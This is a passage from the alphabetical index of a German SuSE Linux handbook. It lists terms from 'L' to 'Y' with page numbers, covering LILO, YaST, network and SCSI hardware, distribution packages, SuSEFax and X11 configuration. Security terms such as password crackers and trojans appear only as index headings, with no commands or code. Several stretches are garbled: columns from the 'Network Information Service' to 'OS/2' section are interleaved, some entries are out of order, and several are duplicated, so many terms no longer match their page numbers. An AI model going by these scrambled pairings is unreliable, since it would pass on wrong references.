 - startet nicht 65
- loadlin.exe 53, 119, 423
- loadlin.exe** 10
- Local Area Network *siehe* LAN
- locale 448
- locate 439, 457
- locate** 457
- Log-Dateien 457
- Logical Volume Manager . 95
- login 471, 531
- Login *siehe* KDE, Login, 455
 - Login-Shell 410
 - PAM 408, 411
 - remote 458
- login: 477
- Login: 43
- logische Partitionen 91
- Logitech 252
- Logitech Busmaus 377
- logout 478
- logsurfer 470
- Loopback 450
- lpc 333, 334
- lpd .. 333, 335, 337, 343, 454,
 - 562
- lpq 333
- lpr 333, 337, 477
- lprm 333, 334
- lprold 332, 343, 351
- lprsetp** 104
- lprsetup** 339
- lrpold 343
- ls 483, 526
- ls** 482
- LS120-Laufwerk *siehe*
 - Hardware,
 - LS120-Laufwerk
- LSB ... *siehe* Linux Standard Base
- lsmold 357
- LUN 368
- lx_suse . 10, 173, 300, 355
- lynx 8, 454
- M**
- m4 206
- MacOS 506
- MAD16 377, 387
- Mail *siehe* E-Mail
- LILO 117
 - 47, 70, 92, 105–108, 117, 119–141, 357, 360, 361, 363, 364, 366, 380, 381, 405, 407, 422, 423, 425, 430, 443, 463, 512, 526, 559–561, 565, 566, 575, 578
- Beispielkonfigurationen 133
- Bootdiskette 131
- Deinstallation 129
- DOS und OS/2 booten . 136
- DOS/Win95 booten ... 133
- Entfernen 130
- Installation 129
- OS/2 booten 135
- Parameter 363
- Probleme 136
- 1024 Zylinder 138
- Diagnose 137
- Kernel ab 2.0 140
- Startmeldungen 137
- Windows NT booten ... 134
- lilo.conf 123
- Link 511
 - Symbolisch 487
- Linus Torvalds .. 3, 6, 12, 512
- linux 10
- Linux 4, 219, 506, 512
 - Deinstallieren 130
 - Einstieg 477
 - Löschen 130
 - Update 401
- Linux Documentation Project
 - 432
- Linux Standard Base 421
- Linux-Erstinstallation 17
- Linux-Schulungen 552
- linux.par 141
- linuxrc .. ii, 11, 30–34, 50, 51,
 - 55, 58, 59, 323, 403, 408, 422–424, 426–431, 436, 437
- Linuxrc 64, 152
- Live-Filesystem *siehe* Live-System
- Live-System 109
- Live-Systems 94
- Lizenz 539
- ln** 487
- loadlin ii, iv, 10, 46, 47,
 - 52–55, 65, 66, 70, 117,

- Mail-Server 535
 Postfix 452
makemap 206
makewhat 412
makewhatis 412
man 9
Man in the Middle Angriffe ..
 466
Manpage . *siehe* Manual-Page
Manpages *siehe* Manual-Pages
 Index 412
MANPATH 412, 518
Manual-Page 9, 490, 512
Manual-Pages 439
Manuals 9
manyfacts 9
Masquerading 200, 535
 IP-Forwarding 451
Massachusetts Institute of
 Technology 239
Massenspeicher 512
mattrib 498
Maus 449
 Bus 252
 HiTablet 252
 Konfiguration 102
 Logitech 252
 Logitech (MouseMan) . 252
 Microsoft 252
 MM-Serie 252
 Mouse Systems 252
 nicht ansprechbar 21
 PS/2 252
Maus einbinden *siehe* YaST2,
 Maus einbinden
Mauspfeil 280
Maustasten 252
Maustyp 252
MBR . 118, 122, *siehe* Master
 Boot Record, 512
mc 419, 538
mcd 498
mcopy 498
mdel 498
mdir 498
Mehrprozessor-System . *siehe*
 SMP, *siehe* SMP
Memory *siehe* Speicher
Menü 512
mformat 498
mgetty 209, 226
mgetty 209, 226
Microsoft 230
Midnight Commander ... 419,
 538
MIME 512
minicom 188, 198, 406
Minicom 188, 198
minicom -s 198
Miro PC/TV 312
MIT 239
Mitsumi CD-ROM .. 377, 387
Mitsumi FX-001(D) 377, 387
mke2fs 66
mkfs 437
mknod 523
mkswap *siehe* Swap-Partition,
 437
mlabel 498
mmd 498
Modeline 260, 263
Modem ... *siehe* Internet, PPP
 konfigurieren, 449
 anschließen 188
 Konfiguration 102
 Piepst laut 192
modprobe 357, 364, 379
 Parameter 363
modssl 466
Modul
 Laden 428
 Parameter 429
Module 356
 Übersetzen 360
 Umgang 356
modules.conf 409
modules.conf *siehe*
 /etc/modules.conf
Monitor 260
Monitor-Section 260
Monitors 253
more 484
Motif 282
mount 166, 306, 437, 495, 514
mountd 166, 167
MounTen 513
Mountpoint 92, 513
Mozart 377, 387
Mozart CD-ROM ... 377, 387
mrd 498
mread 498
mren 498
MS-Windows 510
msdos.sys 141
mt 311
mtools 496, 497
mtools 306, 496, 498
mtype 498
Multiprocessing 513
Multiprozessor-System . *siehe*
 SMP, *siehe* SMP
Multisession CD-ROM .. 377,
 387
Multitasking 513
Multiuser 513
mv 485
Mwm 282
mwrite 498
MySQL 410, 456

N
Name ändern 108
Name Service Switch 158
Name Service Cache Daemon
 160
Name Service Caching
 Daemon
 Initialisieren 453
named 158
Namensdienst 230
Nameserver ... 154, 155, 157,
 160, 451
 Konfiguration 108
ncpfs 109
NCR 5380 371, 381
NCR 53c400 371
NCR 53C400 381
NCR 53c406a 371
NCR 53C810 364
ncurses 412, 439
NE1000/2000 385
NE2000 379
net_tool 351
NetBEUI 230
NetBIOS 230
netcfg 351
Netgroups 165
netmask 153
netpbm 338
netscape 8
Netscape 69, 71, 209
Netscape Communicator ... 8
netstat 437
NetWare *siehe* Novell
 Netware, *siehe* Novell
 NetWare
Network File System ... *siehe*
 NFS

Network Information Service .	HP 27252A	384	Powermanagement ... <i>siehe</i>
<i>siehe</i> NIS	HP 27xxx	384	APM
networks	HP PCLAN	384	Thinkpad
Netzmaske	HP PCLAN+	384	..... 65
Netzwerk	IBM Token Ring	386	Notfallsystem
Dummy-Device	ICL EtherTeam	384	Novell
Konfiguration	Intel EtherExpress 16 ..	383	Novell NE1000/2000
YaST	Intel EtherExpress Pro .	383	Novell NetWare
Konfigurationsdateien .	Intel EtherExpress Pro 100 .	383	Novell-Server-Emulation .
Netzwerkadresse	383		nscd
Netzwerkdrucker	Konfiguration	102	nscd.conf
Konfiguration	Lance	385	nsswitch.conf
Vorfilterung	Novell NE1000/2000 ..	385	
Netzwerke	SMC 9194	385	O
Netzwerkkarte	SMC Ultra	385	Oberfläche
3COM 3c501	Token Ring	386	..... 531
3COM 3c503	WD80x3	386	olvwm
3COM 3c505	Western Digital	386	..... 527
3COM 3c507	Netzwerkkarten	374	Olvwm
3COM 3c509	Netzwerkmaske 153, 154, 161		..... 267
3COM 3c515	Netzwerkmonitor		olwm
3COM 3c579	Argus	456	..... 527
3COM 3c590	Neuhaus Triccy Data LCR	194	Omnibook
3COM 3c900	News	169, 206	Online-Manual
AM7990 Chipsatz	Leafnode	206	OpenLook
AT1700	NeXTstep	495	..... 267
Cabletron	NeXTSTEP	266	opso
D-Link DE620	NFS	165, 513	..... 295, 409
DE10x	Daemon	409	opso_smp
DE20	Group-IDs	452	..... 295, 409
DE203	Installation von	86	opsod_smp
DE204	Kernel NFS-Daemon ..	452	..... 295, 409
DE205	Server	452	opsod_up
DE42	User-IDs	452	..... 295, 409
DE425	NFS-Client	165	opsod_smp
DE434	NFS-Server	165, 166	..... 295, 409
DE435	nfsserv	409	Optics Storage CD-ROM
DE450	NI6510	385	..... 378,
DE500	NIS	<i>siehe</i> YP, 164	387
DEC EtherWORKS ...	NIS-Domain	164	Oracle
Digital	NIS-Server	164	..... 3
Digital DEPCA	nkit	418	Oracle 8
E21xx	nkita	170, 351, 411	..... 71
EtherBlaster	nkitb	170, 351, 411	OS/2
EtherTeam 16i/32	nn	209	..... 210, 506
EtherWORKS 3	NNTP	454	Booten
Fujitsu	NNTP-Server	451	..... 135, 136
FMV-181/182/183/184 ..	nntpd	454	Bootmanager
384	nobody	457	..... 119
HP 10/100 VG-AnyLAN ...	Notebook	315	OSS
384	IrDA	<i>siehe</i> IrDA	..... 409
HP 27245	PCMCIA	449	
HP 27247B			P
			Packetfilter
			..... 200
			Paket
			3dpixm
			..... 284
			3dpixms
			..... 284
			aaa_base
			..... 410
			apache
			..... 412, 432, 466
			apmd
			..... 326
			aps
			..... 332, 337, 339, 351
			autofs
			..... 453
			bind
			..... 203, 476
			binutils
			..... 355
			books
			..... 10
			bttv
			..... 312
			changes
			..... 412
			cnews
			..... 407
			colortbl
			..... 407
			cron
			..... x, 439
			curses
			..... x, 439
			dhclient
			..... 411

- dhcpcd 411
doc 477
docbkdsl 407
dochoost 433, 434
emul0k1 302
faxprint 219
fhs 421
firewals . 200, 201, 469,
472
ftplib 421
fvwm 277
fvwm1 277
g3utils 209
gcc 355
glibndev 409
glimpse 409
gnlibsd 409
gnuhtml 409
gs_x11 215
gsview 10
gtkndev 409
gv 10, 215
hardsuse 469
howto 328
howtode 9
howtodeh 432
howtoenh 432
htdig 433
hylafax ... 209, 218, 219
hyperref 407
i4l 109, 174, 446
i4ldoc 174, 182
imlibdev 409
inetcfg ... 182, 195, 196
inf2htm 432
inn 206, 407
irda 328
isapnp ... 292, 294, 297
isd4linux 173
jade_dsl 407
john 463
kernmod .. 174, 300, 358,
410
kernmods 410
knfsd 409, 452
latex-cover 218
ldp 432
leafnode . 206, 207, 407
lesstif 282
libc 355, 418
libcinfo 158
linux 10
lprold ... 332, 343, 351
lrpold 343
lx_suse 10, 173, 300, 355
makewhat 412
manyfags 9
mgetty 209, 226
modssl 466
mtools ... 306, 496, 498
named 158
ncpfs 109
ncurses 412, 439
net_tool 351
netcfg 351
netpbm 338
nfsserv 409
nkit 418
nkita 170, 351, 411
nkitb 170, 351, 411
opso 295, 409
opso_smp 295, 409
opsod_smp 295
opsod_up 295, 409
opsodsmp 295, 409
pbm217k 351
pcmcia 323, 324
PCMCIA 316
pgp 476
phpdoc 412
plp 343
postfix 411, 466
postgres 402, 407
ppa 351
ppp 170
ppp_nt 195
recode 338
reiserfs 92
rman 432
roxen 412
roxenint 412
roxenssl 412
rpm 418
samba 109, 411
sane 309
sax 239
scsiinfo 309
scslog 470
sdb 432
sdb_de .. 8, 181, 405, 432
secchk 469
secumod 470
sendfax 209
sendmail . 446, 466, 476
shlibs5 407
snd_au 302
snd_mod 302
snd_wav 302
so_de 533
sox 302
sp 407
squid 411
squid2 411
ssh 464, 472, 476
susefax 209, 219
susehilf . 181, 227, 432
susepak 432
susewm 282
tcl 359
te_dvilj 337
tiff 214
tk 359
toppp 195
tripwire 465, 468
uucp x, 439
wget 417
wuftpd 410
wvdial 170
x3dlabs 406
xcyrix 406
xf86 359
xformsd 409
xfsetup 239
xglint 406
xinetd 475
xlpq 333
xntp 455
xisis 406
xvga16 239
ypclient 109, 164
ypserv 165
Paket-Manager 412
paket.tgz 74
Paketbeschreibungen 98
Pakete
Abhängigkeiten überprüfen
99
Auswahl 96
Compilieren 417
Einspielen 100
Index 99
Installation 99
Konfigurationen 95
Löschen 101
Suchen 100
Pakete auswählen 38
Paketfilter 200
Paketformat 412
Paketinformationen 98

- Paketinstallation 98
- PAM 113, 408
 - MD5-Passwörter 113
- Panasonic CD-ROM 378, 388
- panel 282
- Papierformat
 - SuSEFax 214
- Parallele Schnittstelle .. *siehe*
 - Hardware, Parallele Schnittstelle
- Parallelport
 - Architektur spezifisch .. 395
 - ATAPI Bandlaufwerk .. 397
 - ATAPI CD-ROM 396
 - ATAPI Disks 396
 - Generisches ATAPI-Gerät .. 397
 - IDE-Festplatte 396
 - IDE-Geräte 396
 - IDE-Protokoll-Treiber .. 396
 - Kernelparameter .. 379, 395
- Paride 396
- Parport-Subsystem 304
- Partition
 - Formatieren 78, 94
 - Swap 71
- Partition Magic 47
- Partition verkleinern 56
- Partitionen
 - Einrichten 90
 - erweiterte 91
 - Konfigurieren 76
 - logische 91
 - primäre 91
 - Swap 90
 - Typen 69
 - Zusätzliche 536
- Partitionieren 56, 90, 535
 - Anfänger 69
 - Experte 70
- Partitionstabelle 118
- passwd 165
- Password 477
- Passwort 26
- PATH .. 6, 197, 270, 272, 470, 479, 518
- Patrick Volkerding 12
- pbm217k 351
- PC 513
- PC kaufen 431
- PC-Karten .. *siehe* Hardware, PC-Karten
- PCI-Karten 294
- pcmcia 323, 324
- PCMCIA 315, 404, 449
 - APM 321
 - cardmgr 316
 - Ethernet 317
 - Hilfsprogramme 324
 - IDE 317
 - Installation 323
 - ISDN 317
 - Konfiguration 316
 - Modem 317
 - Probleme 321
 - Schema 318
 - SCSI 317
 - Software 316
 - TokenRing 317
- PCMCIA 316
- pep 71
- perl 4, 457
- Permissions 457
- Pfad 514
 - absolut 514
 - relativ 514
- pg 484
- pgp 476
- PGP 518
- Philips CM206 378, 388
- PHP 412
- phpdoc 412
- pine 209
- ping 467
- Pipe 514
- PLIP
 - Parallele Schnittstelle *siehe* Hardware, Parallele Schnittstelle
- plp 343
- plp 343
- PlugAndPlay 292
- pnpdump 292–294
- Pointer 260
- Pointer-Section 260
- portmap ... 42, 108, 155, 166
- Portmapper 452
- Post *siehe* E-Mail
- postfix 203, 452
- postfix 411, 466
- Postfix 452
- postgres 402, 407
- PostgreSQL 402, 407
- PostScript-Template
 - SuSEFax 218
- Powermanagement 324
- PowerPC 514
- ppa 351
- ppp 170
- PPP 169
- ppp-down 198
- ppp-up 196, 197
- ppp.chat 197
- ppp_nt 195
- pppd 170, 197
- primäre Partitionen 91
- printcap 336
- PRINTER 333
- Printer-Accounting 343
- Pro Audio Spectrum 368, 378
- Pro Audio Spectrum 16 .. 378
- Probleme
 - bei Erstinstallation 62
- Proc-Dateisystem 514
- procmail 205
- Professional Services 551
- Programm *siehe* Anwendung, 514
 - Aufruf 479
- Programme
 - Compilieren 417
 - Installieren 534
 - Quellcode 97
- Programmieren
 - Core-Dateien 492
- Prompt 514
- Protectedmodus 66
- Protokoll 514
- Proxy
 - FTP 454
 - Gopher 455
 - HTTP 454
- Prozess 510, 515
- Prozessor 514
 - Cyrix 686 40
- ps 514
- ps 493
- ps tree 493
- Q**
- qmail 203
- Qt Widget Set
 - Lizenz 271
- Quellcode 97
- Quellen
 - Compilieren 417
- Queue *siehe* Druckwarteschlange
- Queueing Agent

- HylaFAX 220
- Queueing Agent
HylaFAX 222
- R**
- Radius 453
- RAM *siehe* Speicher, 515
- Ramdac 254
- Ramdisk
Initial Ramdisk 449
- rawip 178, 181
- rawip-HDLC 178
- rawrite 59
- rawrite.exe 59
- rc 443
- /etc/rc.config 446
- rc.config 447
- rcp.ugidd 452
- README-Dateien 9
- reboot 479
- Reboot 366, 455, 456
- Rechner testen 431
- Rechnername 152
- Rechte 457
- recode 338
- reiserfs 92
- Rescue-Diskette 435
- Rescue-Diskette erzeugen 106
- Reset 366
- resolv.conf 160
- Rettungssystem 435
- Benutzen 437
- starten 436
- RFC1861 220
- RFC959 220
- Richard Stallman 509
- rlogin 452, 458
- Rlogin 515
- rm** 485
- rman 432
- rmmod 356
- ROM 515
- root 42
- Root 515
- Einloggen, remote 458
- root-Passwort *siehe*
Installation, root-Passwort
- Rootpartition 367
- route 437
- route.conf 162
- Router 473
- IP-Forwarding 451
- Routing
- route.conf 162
- roxen 412
- Roxen 412
- roxenint 412
- roxenssl 412
- RPC-Mount-Daemon 166
- RPC-NFS-Daemon 166
- RPC-Portmapper 166
- rpc.mountd 166, 452
- rpc.nfsd 108, 166, 452
- rpm 408, 412, 417, 419
- rpm** 412, 515, 559, 571
- rpm 418
- RPM 412, 515, 559, 571
- Datenbank 457
- RPM (rpm)**
- rpmorig 413
- rpmsave 413
- run_ldconfig 412
- Runlevel 442, 515
- wechseln 443
- rwhod 453
- rxvt 188
- S**
- S.u.S.E. *siehe* SuSE
- samba 109, 411
- Samba 229, 455
- Zugriffsrechte 231
- sane 309
- SANE 309
- Sanyo CD-ROM 378, 388
- sax** 239
- sax 239
- SaX *vi*, 28, 29, 116, 239–251,
531
- Scanner *siehe* Hardware,
Scanner
- Konfiguration 102
- Schalter 515
- Schema *siehe* PCMCIA,
Schema
- Schnittstelle 515
- Schnittstellen
- parallele 331
- Schriften 279
- Schulungen 552
- SCO-Unix 495
- Screen 260
- Screen-Section 260
- SCSI
- Adaptec
- AHA-152x/151x/1505 ...
380
- AdvanSys 369
- AHA-152x/151x/1505 . 368
- AHA-154x 368
- AHA-274x 369
- AHA-284x 369
- AHA-294x 369
- AM53/79C974 369
- Future Domain ... 370, 371,
380
- LUN 368
- NCR 5380 371, 381
- NCR 53c400 371
- NCR 53C400 381
- NCR 53c406a 371
- Seagate ST01/02 371
- Streamer 367
- TMC-16x0 370, 380
- TMC-885/950 371
- Trantor T128/128F/228 371
- Trantor T130B ... 371, 381
- scsiinfo 309
- scslog 470
- scwm** 277
- Scwm 277
- sdb 432
- SDB 7
- sdb_de 8, 181, 405, 432
- Seagate ST01/02 371
- Searchlist 451
- secchk 469
- secumod 470
- Secure Shell Daemon 455
- sed 4
- Selection 516
- Sende Queue
- SuSEFax 210
- Sende Queue 216
- sendfax 209
- sendfax 209
- sendmail 109, 155, 161,
203–206, 409, 452
- sendmail 446, 466, 476
- Sendmail 405, 439
- Konfiguration 109
- Serie
- a 92, 98, 170, 174, 351, 506
- a1 98, 316
- ALL 97
- ap 292, 309, 326, 338, 351,
432, 496

- books 477
- d 173
- D 355
- doc .. 8–10, 158, 174, 181,
195, 227, 405, 421, 432
- gra 10, 309, 312, 338
- n . 109, 164, 165, 170, 174,
195, 206, 207, 219, 226,
351, 410, 432–434, 453,
466, 475
- pay 295, 533, 534
- Quellen 97
- sec 200, 463–465,
468–470, 472, 475, 533
- sgm 407
- snd 302
- tex 407
- x 239, 406
- xap 333
- xsrv 240, 406
- xwm 267, 277
- zq 417, 418
- Serielle Konsole 367
- Serien
 - Index 99
 - Suchen 100
- Serienauswahl 96
- Serienfax
 - SuSEFax 218
- Serienfaxliste (*erstellen*)
 - SuSEFax 218
- Server 516
 - FTP 509
- server.exe 119
- ServerFlags 259
- setserial 304, 308, 309
- setup ii, 53, 58
- Setup 10, 52–54, 59
- SETUP 104, 339
- setup.exe 65, 141
- setup.exe** 10
- Setup.exe 52, 53
- seyon 188, 406
- sgcheck 309
- SGML 407
- sh 516, 526
- Share 230
- shell 471
- Shell 516
- SHELL 518
- shlibs5 407
- shutdown 437, 478
- Shutdown 455, 456
- Sicherheit 461
 - Drucken 335
 - Firewall 200
- Siemens 3
- Simple Network Paging
 - Protocol 220
- SINUS Firewall I 474
- SLIP 169
- Smarthost 204
- SMB 229
- smbmount 411
- SMC 9194 385
- SMC Ultra 385
- SMP 513, 516
 - Kernel auswählen .. 40, 105
- SMTTP 203, 452
- snd_au 302
- snd_mod 302
- snd_wav 302
- SNiFF+ 71
- SNPP 220
- so_de 533
- Software
 - freie Software 509
- Software AG 3
- Software auswählen 38
 - Bei Installation 23
- Sony CDU31A 378, 388
- Sony CDU33A 378, 388
- Sony CDU535 CD-ROM 378,
388
- Sound
 - AD1816 Chip 389
 - AD1848/CS4248 Chip
(MSS) 389
 - Aztech Sound Galaxy .. 393
 - Creative Ensoniq 1371
 - Chipsatz 390
 - Crystal 423x Chipsätze 389
 - Ensoniq 1370 Chipsatz 390
 - Ensoniq SoundScape .. 394
 - Generischer OPLx Treiber .
389
 - Gravis Ultrasound 390
 - konfigurieren 294
 - MAD16 390
 - MediaTrix AudioTrix Pro ..
394
 - MPU401 391
 - OPL3 392
 - OPL3-SA1 392
 - OPL3-SA_x 392
- Personal Sound System
(ECHO ESC614) ... 393
- Pro Audio Spectrum ... 392
- S3 Sonic Vibes 394
- Sound Blaster DSP
 - Chipsätze 395
- Sound Blaster und Clones ..
393
- Turtle Beach
 - Classic/Monterey/Tahiti ..
391
 - Turtle Beach Maui und
Tropoz 391
 - Turtle Beach Maui, Tropoz,
Tropoz Plus 395
 - Turtle Beach MultiSound ..
391
 - Turtle Beach Pinnacle/Fiji ..
391
 - UART401 394
 - UART6850 395
 - YMF71x 392
- Soundblaster 16 300
- Soundkarte
 - Pro Audio Spectrum ... 378
- Sourcecode 534
 - Compilieren 417
- Sources 97
- sox 302
- sp 407
- Speicher 516
 - aufgebraucht 537
 - Größe nicht erkannt ... 367
 - Schützen 366
- Speichertest 366
- spindown 326
- Spool-System 331
 - apsfilter 337
 - apsfilter-Druckwarteschlangen
338
 - apsfilter-Konfiguration . 339
 - Bestandteile 332
 - Daemon 335
 - Filter 335, 336
 - Netzwerkdrucker 343
 - Steuerung 333
 - Warteschlangen 336
- Spooling
 - Begriff 332
- Spoolingmechanismus
 - SuSEFax 212, 219
- Sprache
 - Einstellen 448

- Sprache festlegen 84
 squid 454
 squid 411
 squid2 411
 ssh 116, 464, 472, 533
 ssh 464, 472, 476
 SSH 518
 SSL 466, 518
 Stand-by 324
 Standardein-/ausgabe 516
 Star Division 3
 StarOffice 71
 StarOffice 409, 533
 Startup-Skripte 161
 startx 111, 250
 Stephan Endraß 12
 Streamer *siehe* Hardware,
 Bandlaufwerke
 SCSI 367
 suid 467
 SunOS 495
 Support
 Der schnellste Weg zur Hilfe
 548
 Dienstleistungen .. 551, 553
 E-Mail 548
 Hotline 549
 Installation 547
 Kommerzieller 551
 Professional Services .. 551
 Telefonnummern . 549, 553
 Zeiten 549
 Support-Datenbank 7
 suse 270
 SuSE 421
 SuSE
 Dienstleistungen 553
 Telefonnummern 553
 SuSE PRESS 229
 SuSEconfig .. x, 42, 116, 155,
 156, 164, 203, 206, 273,
 282, 284, 318, 406, 437,
 446, 447, 449, 453, 454,
 526, 573
 SuSEconfig 446
 SuSEconfig.kdm 273
 susefax 209, 219
 SuSEFax ... vi, 209, 209, 210,
 214, 215, 219, 220
 susefax.images
 SuSEFax 209
 susefax.phonebook.file
 SuSEFax 210
 susefax.setup.file
 SuSEFax 210
 susefax.setup.path
 SuSEFax 210
 susehilf 181, 227, 432
 SuSE Linux 421
 Besonderheiten 421
 Hilfesystem 432
 Installation 427
 Rettungssystem 435
 Tastaturbelegung 440
 susepak 432
 susewm 112, 573
 Allgemein 282
 Anwendung 283
 Einstellen 112
 susewm 282
 susewm 282
 SuSEwm .. vii, 265, 270, 277,
 278, 282–285
 Suspend 324
 Swap 517
 Swap-Partition 71, 90
 Anlegen 78, 90
 Sybase 3, 71
 Symbolischer Link 487
 Syn Flood Protection 451
 syncPPP 178
 syslinux 423, 424
 Syslinux 58
 SYSLINUX 366
 syslog 437
 Sysrq *siehe* Kernel, Sysrq
 System
 Update 401
 System Properties
 SuSEFax 209
 System Commander Deluxe ..
 47
 System is too big 359
 System updaten
 YaST 101
 System V 441
 Systemadministrator 517
 Systeminformationen 427
 Systemkonfiguration 116, 447
 Systemmeldungen 532
 Systemsicherheit konfigurieren
 115
 Systemzustand 491
T
 T-ISDN-DSL 188
 T-Online
 PPP 195
 tar 74, 411, 439
tar 411
tar 487
 Task 517
 Tastatur
 Belegung 448
 CapsLock 448
 NumLock 448
 Verzögerung 449
 Wiederholung 448
 Tastatur einbinden *siehe*
 YaST2, Tastatur einbinden
 Tastaturbelegung 440
 YaST 83
 Tastaturbelegung auswählen ..
 85
 Tastaturbelegung im
 DOS-Modus falsch ... 62
 Tastenkombinationen 503
 tcl 359
 Tcl/Tk 409
 TCP-Wrapper 474
 TCP/IP 169
 tcpd 474, 475
 tcsh 516, 526
 te_dvilj 337
 Telefonbuch
 SuSEFax 217
 Telefonnummern 553
 Telekabel 186
 Telix 188
 telnet 108, 171, 437, 452, 458,
 471, 527, 533
 Telnet 517
 Temporäre Dateien
 Löschen 458
 termcap 573
termcap 439
 Terminal 517
 Terminalfenster 532
 Terminalprogramm 188
 teTeX 407, 421
 Texinfo 439
 Texinfo-Dateien 9
 texpire 207, 208
 Text
 Suchen 486
 Textdateien
 Lesen 10
 Textkonsole 455
 The Open Group 239

- The XFree86 Project, Inc. 239
- Thinkpad 376
 - Erstinstallation 65
- tiff 214
- TIFF Software 214
- tiffg3 214
- tin 209
- TIS Firewall Toolkit 474
- tk 359
- tkinfo** 9, 574
- tkInfo 9
- Tkinfo 574
- Tkinfo (**tkinfo**) 439
- TMC-16x0 370, 380
- TMC-885/950 371
- Token Ring 386
- top** 494
- toppp 195
- traceroute 411
- Training 552
- Transmission Subscriber
 - Identification 216
- Trantor T128/128F/228 .. 371
- Trantor T130B 371, 381
- tripwire 465, 468, 469
- tripwire 465, 468
- Tripwire 468
- trojanisches Pferd 465
- TSI 216, 226
- tunelp 332
- Tux 7

- U**
- ugidd 167
- ulimit** 492
- Ultrastor 364
- Umfang der Installation ... 95
- Umgebung 517
- Umgebungsvariable 517
 - allowed 343
 - DISPLAY 519
 - FEATURE 338
 - GS_RESOL 351
 - HOME .. 270, 274, 286, 343, 401, 506, 517
 - KDEDIR 271
 - LANG 448
 - LC_* 448
 - MANPATH 412, 518
 - PATH 6, 197, 270, 272, 470, 479, 518
 - PRINTER 333
 - run_ldconfig 412
- SHELL 518
- USER 518
- WINDOWMANAGER ... 269, 270, 277
- UMSDOS 518
- Universal Serial Bus ... *siehe* USB
- Unix 477
 - Einstieg 477
- UNIX 210, 219, 505, 506, 509, 518, 519
- Unix98 PTY 408
- Update 6, 401
 - Installation 21
 - Pakete Einspielen 100
- updatedb 457
- Ur-Linux 518
 - Boot-Methoden 53
- URL 518
- USB 305
- USENET 206
- USER 518
- useradd 113
- userdel 113
- USRobotics 226
- uucp 574
- uucp 439
- uucp x, 439
- UUCP 203, 407

- V**
- Vernetzung 151
- Verschlüsselung 518
- versteckte Dateien 485
- Vertikalfrequenz 253
- Verwaltung
 - Benutzer 112
 - Gruppen 113
- Verzeichnis 518
 - Anlegen 482
 - Löschen 482
 - Wechseln 482
- Verzeichnisbaum 521
- VESA 263
- Vesa Local Bus 66
- VG-AnyLAN 384
- vi . 4, 437, 485, 501, 502, 508
- Viren 533
- Virtuelle Konsolen 481
- virtueller Bildschirm 262
- virtuoso 71
- Virus 47, 121, 465
- VLB ... *siehe* Vesa Local Bus
- Volltextsuche 433

- W**
- w** 493
- Wabi 71
- WAN 169, 519
- WD80x3 386
- Werner Almesberger 137
- Western Digital WD80x3 386
- WfW 495
- wget 454
- wget 417
- Wide Area Network ... *siehe* WAN
- Widget 285
- Wildcards 484, 519
- Window 285
- WindowMaker 266, 268, 269, 282
- Windowmanager
 - Aufgaben 268
 - Einstellen 112
 - Fvwm 276
 - Konfiguration 285
 - Start 277
 - theoretischer Hintergrund .. 265
- WINDOWMANAGER . 269, 270, 277
- Windows . 219, 220, 535, 574
 - Samba 455
 - SMB 229
- Windows 229
- Windows NT .. 210, 229, 495, 506
 - Booten 134
 - Bootmanager 119
- Windows-Partitionen
 - einbinden 93
- Windows 95
 - Booten 133
 - DOS-Modus 52
 - Linux-Partitionen anlegen .. 57, 58
- Windows 98 *siehe* Windows 95
- Windows 9x
 - Bootmenü 141
- WinFlex 220, 574
- WinFlex 220
- WINS 230
- Wrapper
 - SuSEFax 209

- WU-FTP 410
 wuftp 406
 wuftp 410
 Wurzelverzeichnis 519
 wvdial . v, 170, 188, 189, 191,
 192, 194, 195, 317, 318,
 328
wvdial 317
 wvdial 170
 wvdial.lxdialog 191
 wvdial.tcl 191
 WWW-Server 535
- X**
 X *siehe* X11
 X -probeonly 257, 259
 X Consortium, Inc. 4, 239
 X einrichten *siehe* Installation,
 X einrichten
 X Window System . 239, 259,
 519
 .Xresources 286
 Application Defaults .. 285
 Benutzereinstellungen . 286
 Voreinstellung 285
 X Window Systems 239
 X-Server 519
 X-Window-System *siehe* X11
 X.75 178
 X11 239
 .Xresources 286
 Benutzereinstellungen . 286
 Displaymanager 455
 Grafikkarten 254
 Konfiguration 240, 251
 Mäuse 252
 Monitore 253
 Tastatur 253
 X-Server 255
 langsamer Start 284
 Optimierung 259
 Shutdown 456
 starten 250
 X11R1 239
 X11R6.3 239
 x3dlabs 406
 xarchie 285–287
 xcyrix 406
 xdm 111, 406, 449, 559
 XDM 111, 269, 401
xdvi 477
 XDvi 477
 xearth 278
- Xenix 495
 xf86 359
 xf86config 239, 251, 257, 259,
 263
 XF86Config 251
 Clocks 262
 Depth 262
 Device 261
 Device-Section 262
 Driver 261
 modeline 262
 Modes 262
 Monitor 261
 Monitor-Section 263
 Screen-Section 260
 Subsection
 Display 262
 Viewport 262
 Virtual 262
 XF86Setup 239, 259, 263
 XFce 267
 xfontsel 287
 xformsd 409
 XFree konfigurieren 116
 XFree86TM 239
 xfsetup 239
 xglint 406
 xinetd 452, 475
 xinetd 475
xinfo 9, 575
 XInfo 9, 575
XInfo (xinfo) 439
 xlpq 333
 xlsfonts 287
 xntp 455
 xpmroot 278
 xrpm 419
 xsetroot 278, 280
 xsis 406
 XT-Festplattencontroller . 377
 xterm 171, 188, 278
 xv 278
 xvga16 239
 xvidtune 251
 Xwrapper 406
- Y**
 yast
 ISDN 174
yast 6, 44, 83
 YaST . ii, iii, v, 2, 5, 6, 11, 17,
 18, 24, 25, 28–31, 34–45,
 47, 50, 58, 66, 70, 76–79,
 81, 83, 84, 86, 88, 90,
 95–97, 99–108, 110,
 112–116, 123, 129, 133,
 139, 151, 152, 154–156,
 160, 161, 164, 165, 171,
 172, 174–179, 181, 182,
 187–194, 203, 204, 206,
 207, 239, 240, 245, 270,
 273, 276, 283, 284, 295,
 302, 312, 317–321, 325,
 328, 331, 339–341, 343,
 344, 350, 351, 356,
 402–404, 406–408, 410,
 417–419, 424, 432, 433,
 435, 446–450, 464, 468,
 478, 510, 518, 523–526,
 533, 534, 559, 562, 565,
 568, 573, 576
LILO 105, 106
 Administration 102
 Backup 114
 Benutzerverwaltung ... 112
 Bootkernel 105
 Bootkonfiguration 105
 CD-ROM-Laufwerk
 einrichten 102
 Dateisysteme festlegen .. 91
 Drucker einrichten 103
 Einstellungen 84
 Formatieren 94
 fstab-Datei einlesen .. 94
 Funktionstasten 83
 Gruppenverwaltung ... 113
 Hardware integrieren .. 102
 Hauptmenü 83
 Index aller Serien und
 Pakete 99
 Inode-Dichte 93
 Installationsmedium ... 85
 Installationsumfang 95
 kdm 111
 Kernel auswählen 105
 Konfigurationen 95
 Konfigurationsdatei ... 116
 Maus einrichten 102
 Modem einrichten 102
 Mountpoint festlegen ... 92
 Netzwerk 108
 Netzwerkkarte einrichten ..
 102
 Paket-Abhängigkeiten
